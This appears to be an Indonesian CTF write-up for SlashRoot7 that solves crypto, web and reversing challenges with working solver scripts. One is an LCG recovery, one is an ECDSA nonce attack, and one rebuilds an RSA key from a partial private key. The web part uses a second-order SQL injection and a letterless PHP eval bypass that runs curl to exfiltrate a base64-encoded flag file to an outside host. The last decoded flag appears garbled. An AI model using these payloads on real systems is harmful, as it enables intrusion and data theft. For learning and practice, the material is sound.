WRITEUP SLASHROOT7

TIM FlagGPT

Beluga
Brandy
Wrth

CRYPTOGRAPHY


ez guess

Diberikan script berikut:

```python
#!/usr/bin/env python3
import secret

class random:
    def __init__(self, seed):
        self.mod = secret.N
        self.mult = secret.M
        self.inc = secret.I
        self.state = seed

    def generate(self):
        self.state = (self.state * self.mult + self.inc) % self.mod
        return self.state

flag_content = secret.FLAG
seed = secret.STATE
r = random(seed)

if __name__ == "__main__":
    msg = input("Your message: ")
    plain = flag_content + "||" + msg
    res = [r.generate() ^ ord(x) for x in plain]
    print(f"Here you go: {res}")
    exit()
```

Apabila dilihat ini hanyalah LCG biasa, jadi apabila dilihat tiap karakter di xor dengan state LCG, disini kita sudah bisa melakukan parameter recovery seperti pada di sini, jadi tinggal masukkan pesan lalu recover parameternya dan balikkan state nya untuk mengxor ciphertext flag

```python
from pwn import *
from math import gcd
from Crypto.Util.number import inverse
def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment
def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * inverse(states[1] - states[0],
modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)
def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:], diffs[2:])]
    modulus = abs(reduce(gcd, zeroes))
    return crack_unknown_multiplier(states, modulus)

# r = proc("chall (1).py")
r = remote("165.232.168.88", 1121)
r.sendlineafter(b": ", b"AAAAAA")
r.recvuntil(b": ")
falg = eval(r.recvline())
res = falg[-6:]
falg = falg[:-6]
res = [i^ord('A') for i in res]
m,a,c = crack_unknown_modulus(res)
print(m,a,c)
# r.interactive()

state = res[0]
flag = []
try:
    while True:
        state = ((state - c) * inverse(a,m))%m
        flag.append(chr(falg.pop()^state))
except:
    print("".join(flag[::-1]))
```



Flag: slashroot7{pretty_ez_guessing_game_i_guess}

asdce

Diberikan script berikut

```python
#!/usr/bin/env python3

import ecdsa
import random
import hashlib

from Crypto.Util.number import *
from secret import flag

num = getPrime(512)

u = random.randint(1, num-5)
v = random.randint(1, num-5)

assert u < num
assert v < num

def gen_k(num, w):
    return num, (u * w + v) % num

k = gen_k(num, 655357)
user_k = gen_k(num, k[1])

def sign(k, m):
    G = ecdsa.NIST256p.generator
    n = G.order()
    nonce = random.randrange(1,n)

    pub_key = ecdsa.ecdsa.Public_key(G, G * nonce)
    priv_key = ecdsa.ecdsa.Private_key(pub_key, nonce)

    m = int(hashlib.sha256(m.encode()).hexdigest(),base=16)
    sig = priv_key.sign(m, k)

    return sig, nonce, m
```

```python
def sign_flag(k):
    enc = sign(k, flag)

    return enc

def banner():
    msg = '''
     $$$$$$\   $$$$$$\  $$$$$$$\   $$$$$$\  $$$$$$$$\
    $$  __$$\ $$  __$$\ $$  __$$\ $$  __$$\ $$  _____|
    $$ /  $$ |$$ /  \__|$$ |  $$ |$$ /  \__|$$ |
    $$$$$$$$ |\$$$$$$\  $$ |  $$ |$$ |      $$$$$\
    $$  __$$ | \____$$\ $$ |  $$ |$$ |      $$  __|
    $$ |  $$ |$$\   $$ |$$ |  $$ |$$ |  $$\ $$ |
    $$ |  $$ |\$$$$$$  |$$$$$$$  |\$$$$$$  |$$$$$$$$\
    \__|  \__| \______/ \_______/  \______/ \________|
    '''
    print(msg)

def main():
    banner()

    flag_sig = sign_flag(k[0])

    print(f'''
    Welcome to my signature maker
    before we proceed i wanna give you something

    here it is :
    secret msg        : {flag_sig[2]}
    (r,s)             : ({flag_sig[0].r}, {flag_sig[0].s})
    u                 : {u}
    v                 : {v}
    (p * r + q) % num : {k[1]}

    to ensure that you worth this gift go find it's nonce and give it to me
    ''')

    while True:
        print('''
```

```
    enjoy my service

    1) read gift
    2) create new signature
    3) exit
        ''')

        choise = int(input("    what you gonna do : "))

        if choise == 1:
            priv_key = flag_sig[1]
            verify = int(input("\n    Give me your nonce : "))
            if verify == priv_key:
                print(f"    Here is your gift : {flag}")
            else:
                print("Try again")
                exit()
        elif choise == 2:
            msg = input('\n    your msg : ')
            user_sig = sign(user_k[0], msg)
            print(f'    your signature    : ({user_sig[0].r},{user_sig[0].s})')
            print(f'    (p * r + q) % num : {user_k[1]}')
        elif choise == 3:
            exit()
        else:
            print("Not a valid option!")
            exit()

if __name__ == '__main__':
    main()
```

Jadi ada sebuah ECDSA dan tujuan kita adalah cari secret multipliernya, tetapi k nya tidak berubah-ubah alias konstan serta dapat kita recover, dikutip dari wikipedia:

> As the standard notes, it is not only required for k to be secret, but it is also crucial to select different k for different signatures. Otherwise, the equation in step 6 can be solved for d_A, the private key: given two signatures (r, s) and (r, s'), employing the same unknown k for different known messages m and m', an attacker can calculate z and z', and since $s - s' = k^{-1}(z - z')$ (all operations in this paragraph are done modulo n) the attacker can find $k = \frac{z - z'}{s - s'}$. Since $s = k^{-1}(z + rd_A)$, the attacker can now calculate the private key $d_A = \frac{sk - z}{r}$.

Jadi disini ada 2 cara, encrypt 2 message dengan k yang sama, atau cari k dan recover secret multiplier (dA), disini saya memilih cara kedua.

Perhatikan cara generate k berikut

```python
def gen_k(num, w):
    return num, (u * w + v) % num

k = gen_k(num, 655357)
user_k = gen_k(num, k[1])
```

Disini u dan v bernilai konstan dan dikasih tahu ke kita, w juga kita tahu adalah 655357, sehingga kita juga diberitahu (u*w + v) % num, jadi dari sini kita bisa hitung sendiri (u*w +v) dan hitung kemungkinan num nya berdasarkan (u*w + v) % num pakai properti modulo biasa, seperti ini:
Misalkan x = (u*w + v) % num, maka
(u*w +v) = x + k(num)
(u*w +v)-x = k(num)
Lalu karena num primba, kita tinggal memfaktorkan k(num) dan ambil faktor yang memiliki bitlength 512 (bitlength asli num) dan kita bisa mendapatkan k asli nya

Dari sini tinggal calculate nonce private key aja dari $d_A = \frac{sk - z}{r}$

```python
from sage.all import *
from pwn import *
import ecdsa
from Crypto.Util.number import inverse
r = remote("165.232.168.88", 1111)
r.recvuntil(b"secret msg        :")
h = int(r.recvline())
r.recvuntil(b"(r,s)             :")
r1,s1 = eval(r.recvline())
r.recvuntil(b"u                 :")
u = int(r.recvline())
r.recvuntil(b"v                 :")
v = int(r.recvline())
w = 655357
r.recvuntil(b"(p * r + q) % num : ")
k1 = int(r.recvline())

res = (u*w+v) - k1
res = int(factor(res)[-1][0])
k1 = res
```

```python
# print(res)
# print(res.bit_length())
G = ecdsa.NIST256p.generator
n = G.order()
s1 = (s1 * k1) % n
s1 -= h
s1 = (s1 * inverse(r1, n))% n
print(s1)
r.sendline(str(1))
r.sendline(str(s1))
r.interactive()
```

```
  while not go.isSet():
/home/wrth/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:878: DeprecationWarning: isSet() is deprecated, use is_set() inste
  while not go.isSet():

    to ensure that you worth this gift go find it's nonce and give it to me


    enjoy my service

    1) read gift
    2) create new signature
    3) exit

    what you gonna do :
    Give me your nonce :     Here is your gift : slashroot7{huuffft_bimgung_gimana_cara_bua7_chall_susah_pesertanya_pada_jaog_semu4}

    enjoy my service

    1) read gift
    2) create new signature
    3) exit
```

Flag: slashroot7{huuffft_bimgung_gimana_cara_bua7_chall_susah_pesertanya_pada_jaog_semu4}

JackD

Jadi diberikan sebuah truncated private key

```
-----BEGIN RSA PRIVATE KEY-----
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
QGkbG7Wg3063tfJddgp+oarLP7eNgdonZwJAQTCuJcml5NVSXGHNm5zGEgurAljr
iKwntGOepZS6Jgm9S9N4xwJ7UadtxPhKvp9jkQA7wWimNfUnNaJf0/X5EQJAVfGb
uFQEOwqiItYMJRPIcXJ9M8KpLzxrBd3lrEl149kQ8lFk7FvFv5d/g0seN6vJ5wo7
Sqco7LFUjQ35k+kZUwJBAJM2ZkwzYWxoLWs7b5JdYk4sAYd3rV/54Byatl05qUSW
tBx3ZNapjYVQossEXMhCapOnWq9bvengRGn2kAXkIQI=
-----END RSA PRIVATE KEY-----
```

Pertama-tama kita perlu mencari tahu informasi apa yang sebenarnya kita dapatkan, berdasarkan ini kita dapat mengetahui bahwa data terakhir di suatu DER adalah d_p, d_q dan inverse q mod a, disini kita bisa menggunakan referensi https://blog.cryptohack.org/twitter-secrets untuk mendapatkan p given d_p

$$dp = d \pmod{p-1}$$

Given this, we can recover p with a quick brute search in the following way.

LOOKING FOR P

> well, it's not too hard: `e*dp = kp * (p - 1) + 1` by definition
> we just brute force `kp`
> ~ joachim

We know that:

$$e * d = 1 \pmod{\phi} \quad \Rightarrow \quad e * dp = 1 \pmod{p-1}.$$

Guessing that `e = 65537` (although we could iterate through to check all `e` if needed) we can recover `p` in the following way:

$$e * dp = 1 + k_p(p-1)$$

for some integer k_p. As e is fairly small, so will k_p. We can rearrange the above for:

$$p = \frac{e * dp - 1}{k_p} + 1$$

with the only unknown being k_p. Using python, we find a potential prime very quickly:

Disini tinggal impelent langkah recovernya diatas lalu kita akan mendapatkan flagnya

```
from sympy import isprime
from Crypto.Util.number import inverse, long_to_bytes
e = 0x10001
dp =
0x4130ae25c9a5e4d5525c61cd9b9cc6120bab0258eb88ac27b4639ea594ba2609bd4bd378c7027b5
1a76dc4f84abe9f6391003bc168a635f52735a25fd3f5f911
dq =
0x55f19bb854043b0aa222d60c2513c871727d33c2a92f3c6b05dde5ac4975e3d910f25164ec5bc5b
f977f834b1e37abc9e70a3b4aa728ecb1548d0df993e91953
invq =
0x009336664c33616c682d6b3b6f925d624e2c018777ad5ff9e01c9ab65d39a94496b41c7764d6a98
d8550a2cb045cc8426a93a75aaf5bbde9e04469f69005e42102
for kp in range(3, e):
```

```
    p_mul = dp * e - 1
    if p_mul % kp == 0:
        p = (p_mul // kp) + 1
        if isprime(p):
            print(f"found p: {p}")
            break


for kq in range(3, e):
    q_mul = dq * e - 1
    if q_mul % kq == 0:
        q = (q_mul // kq) + 1
        if isprime(q):
            if inverse(q,p) == invq:
                print(f"found q: {p}")
                break

n = p*q
c =
0x1b94249d3a043a70ad012d6fec061c5c302a3a6f4a80f3f7c3f05383bd972bef63fa25d24bc4783
1ff73d8865e39d7f764fdc74fa49da33d3827854572b7e75bd5b037673e43146e73fb820155a082d6
4c21cc3e92295aa6242953264cfac55d0ddbad4ccd125b2ce331cd41f91e319da6cce62c673b0e417
e00acbe10f1483e
phi = (p-1)*(q-1)
d = inverse(e,phi)
print(long_to_bytes(pow(c,d,n)))
```


```
└─$ python3 solvejackreal.py
found p: 772019161850600204116884410735539306598362721227
220551861304921818644239
found q: 119786348003260291038710303199176355531279046334
743245814447159214513546 3
b'slashroot7{CRT_based_RS4_are_quite_easy_right???}'
```

Flag: slashroot7{CRT_based_RS4_are_quite_easy_right???}


Mohon maaf penjelasannya sangat singkat karena agak buru-buru wkkw

WEB


Login for admin



Url yang diberikan bisa digunakan untuk register dan juga login





Disini saya coba untuk register dengan username “admin”, akan tetapi web menganggap saya bukanlah admin




Disini terdapat vulnerability Second Order SQL Injection, dimana username kita akan dijadikan input pada SQL ketika kita membuka halaman Flag. Cara triggernya cukup mudah, kita hanya

perlu membuat username dengan payload sql injection (misal ‘ or 1=1– -) kemudian mengakses halaman flag.








Flag: slashroot7{w0w_n0w_y0u_Are_admIn}

Calculator

Diberikan website yang menerima input sebagai beirkut



Terdapat hint ketika melakukan view-soure sebagai berikut:

```
<!-- hint: source.php -->
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" conten
```

```
<?php
if (isset($_POST['submit'])) {
    $inp = $_POST['kalkulator'];
    if (preg_match_all('/[a-z]|[A-Z]|,|@|#/', $inp)) {
        die('not printable');
    }
    $filter = eval('return $inp;');
?>
    <div class='alert alert-primary' role='alert'>
        <?= eval('return $filter'); ?>
    </div>
<?php
}
?>
```

Disini terlihat bahwa website akan melakukan eval pada input user, akan tetapi terdapat filter dimana character huruf dan beberapa simbol tidak boleh digunakan.

Disini saya mencari referensi dan menemukan writeup dengan case serupa:
https://ironhackers.es/en/tutoriales/saltandose-waf-ejecucion-de-codigo-php-sin-letras/

Disini saya membuat beberapa modifikasi sehingga sesuai dengan soal yang diberikan

```python
from requests import post
import string

def xor(str1, str2):
  result = []
  for i, j in zip(str1, str2):
    result.append(chr(ord(i) ^ ord(j)))
  return ''.join(result)

def get_xor_strings(expected, valids):
  word1 = ""
  word2 = ""

  for i in expected:
    for valid in valids:
      result = chr(ord(i) ^ ord(valid))
      if result in valids:
        word1 = word1 + result
        word2 = word2 + valid
        break
  return word1, word2

valids = [ ]
for item in string.printable:
  if item not in string.ascii_letters and item not in "@#$!\\":
    valids.append(item)
valids = valids[:len(valids)-3]
print("[+] Generated valids => {}".format(valids))

expected = "shell_exec"
word1, word2 = get_xor_strings(expected, valids)
print("[+] Word 1 {}- Word2 {}".format(word1, word2))

result = xor(word1, word2)
print("[+] Verifying... Should be {} => {}".format(expected, result))

expected = "curl x.x.x.x:80/$(cat this_is_the_flag_for_slashroot.txt | base64
-w 0)"
```

```
word3, word4 = get_xor_strings(expected, valids)
print("[+] Word 1 {}- Word2 {}".format(word1, word2))

result = xor(word3, word4)
print("[+] Verifying... Should be {} => {}".format(expected, result))

word1 = word1.replace("\"", "\\\"")
word2 = word2.replace("\"", "\\\"")
word3 = word3.replace("\"", "\\\"")
word4 = word4.replace("\"", "\\\"")
payload = "(\"{}\"^\"{}\")(\"{}\"^\"{}\");".format(word1, word2, word3, word4)
print("[+] Sending payload {}".format(payload))

data = {"kalkulator":payload, "submit":"1"}
r = post("http://165.232.168.88:20011/index.php", data)
print(r.text)
```

```
root@server-bill:/tmp/abc# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
165.232.168.88 - - [03/Nov/2023 19:37:54] code 404, message File not found
165.232.168.88 - - [03/Nov/2023 19:37:54] "GET /c2xhc2hyb290N3tjYWxjdWxhdG9yX2lzX2Zvcl9jYWxjdWxhdGluZ1
9yaWdodD99 HTTP/1.1" 404 -
```

Flag: slashroot7{calculator_is_for_calculating_right?}

Reverse Engineering

Dragon’s Lair 2

Disini diberikan soal yang mirip sekali dengan dragons lair pertama sehingga saya agak malas jelasin cara kerja programnya, intinya semua tetap sama tetapi sekarang sudah di limit sehingga kita hanya bisa pakai freeze, poison, dan healing potion dengan terbatas, jadi sekarang harus disolve dengan cara intended, singkatnya kita bisa memasukkan input berurutan 1 2 3 lalu menginput angka yang harus sesuai dengan random yang menggunakan seed time, untungnya solvernya sudah ada di WU boyswhocry kemarin jadi bisa kita pinjam

```
from ctypes import CDLL
import time
from pwn import *
context.log_level = 'debug'
# r = process("./chall (2)")
r = remote("165.232.168.88", 2024)
libc = CDLL("libc.so.6")
now = int(time.time())
print(hex(now))
libc.srand(now)
for _ in range(17):
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(b"1")
    tmp = libc.rand()
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(b"2")
    tmp = libc.rand()
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(b"3")
    tmp = libc.rand()
    tmp = libc.rand()
    a1 = 99999
    a2 = 1000
    res = (tmp % (a1 - a2 + 1)) + a2
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(str(res).encode())
    if(_ != 16):
        r.recvuntil(b"[type numbers only]: ")
        r.sendline(b"1")
        tmp = libc.rand()
```

```
        r.recvuntil(b"[type numbers only]: ")
        r.sendline(b"1")
        tmp = libc.rand()
r.recvuntil(b"[type numbers only]: ")
r.sendline(b"2")
r.recvuntil(b"[type numbers only]: ")
r.sendline(b"1")
tmp = libc.rand()
r.recvuntil(b"flag: ")
ct = r.recvline().strip()
print(ct)
```

Disini sama seperti sebelumnya ternyata flagnya di encrypt juga

```
    00000090  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  |----|----|----|----|
    000000a0  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  0a 66 6c 61  |----|----|----|·fla|
    000000b0  67 3a 20 c9  d6 db c9 d2  c8 d5 d5 ce  82 83 8c c1  |g: ·|····|····|····|
    000000c0  c3 8a cf e5  c8 89 82 8e  d9 89 82 8e  8b 88 82 cc  |····|····|····|····|
    000000d0  89 82 8e de  e5 88 8f 8c  8a e5 dd 89  82 8e d7 8c  |····|····|····|····|
    000000e0  8e 8a c7 0a  0a                                    |····|·|
    000000e5
b'\xc9\xd6\xdb\xc9\xd2\xc8\xd5\xd5\xce\x82\x83\x8c\xc1\xc3\x8a\xcf\xe5\xc8\x89\x82\x8e\xd9\x89\x82\x8e\x8b\x88\x82\xcc\x89\x82\x8e\xde\xe5\
x88\x8f\x8c\x8a\xe5\xdd\x89\x82\x8e\xd7\x8c\x8e\x8a\xc7'
[*] Closed connection to 165.232.168.88 port 2024
```

Jadi kita harus analisis sedikit, disini saya coba run di local dengan isi flag.txt AAAAAAAAAA

```
[DEBUG] Received 0x32 bytes:
    00000000  66 6c 61 67  3a 20 d9 d9  d9 d9 d9 d9  d9 d9 d9 d9  |flag|: ··|····|····|
    00000010  d9 d9 d9 d9  d9 d9 d9 d9  d9 d9 d9 d9  d9 d9 d9 d9  |····|····|····|····|
    *
    00000030  0a 0a                                              |··|
    00000032
b'\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9
xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9'
```

Dan ternyata hasilnya d9d9d9d9, sehingga bisa diasumsikan key yang digunakan hanya 1 byte saja

Dengan asumsi awalan flag adalah s (slashroot), kita tambahkan kode ini di solver kita

```
key = bytes([ct[0]^ord('s')])
pt = (xor(ct,key))
print(pt)
```

```
    00000080  7c 0a 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  |·--|----|----|----
    00000090  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  |----|----|----|----
    000000a0  2d 2d 2d 2d  2d 2d 2d 2d  2d 2d 2d 2d  0a 66 6c 61  |----|----|----|·fla
    000000b0  67 3a 20 06  19 14 06 1d  07 1a 1a 01  4d 4c 43 0e  |g: ·|····|····|MLC·
    000000c0  0c 45 00 2a  07 46 4d 41  16 46 4d 41  44 47 4d 03  |·E·*|·FMA|·FMA|DGM·
    000000d0  46 4d 41 11  2a 47 40 43  45 2a 12 46  4d 41 18 43  |FMA·|*G@C|E*·F|MA·C
    000000e0  41 45 08 0a  0a                                    |AE··|·|
    000000e5
b'\x06\x19\x14\x06\x1d\x07\x1a\x1a\x01MLC\x0e\x0cE\x00*\x07FMA\x16FMADGM\x03FMA\x11*G@
b'slashroot896{y0u_r384c384128v384d_2560_g384m640}'
```

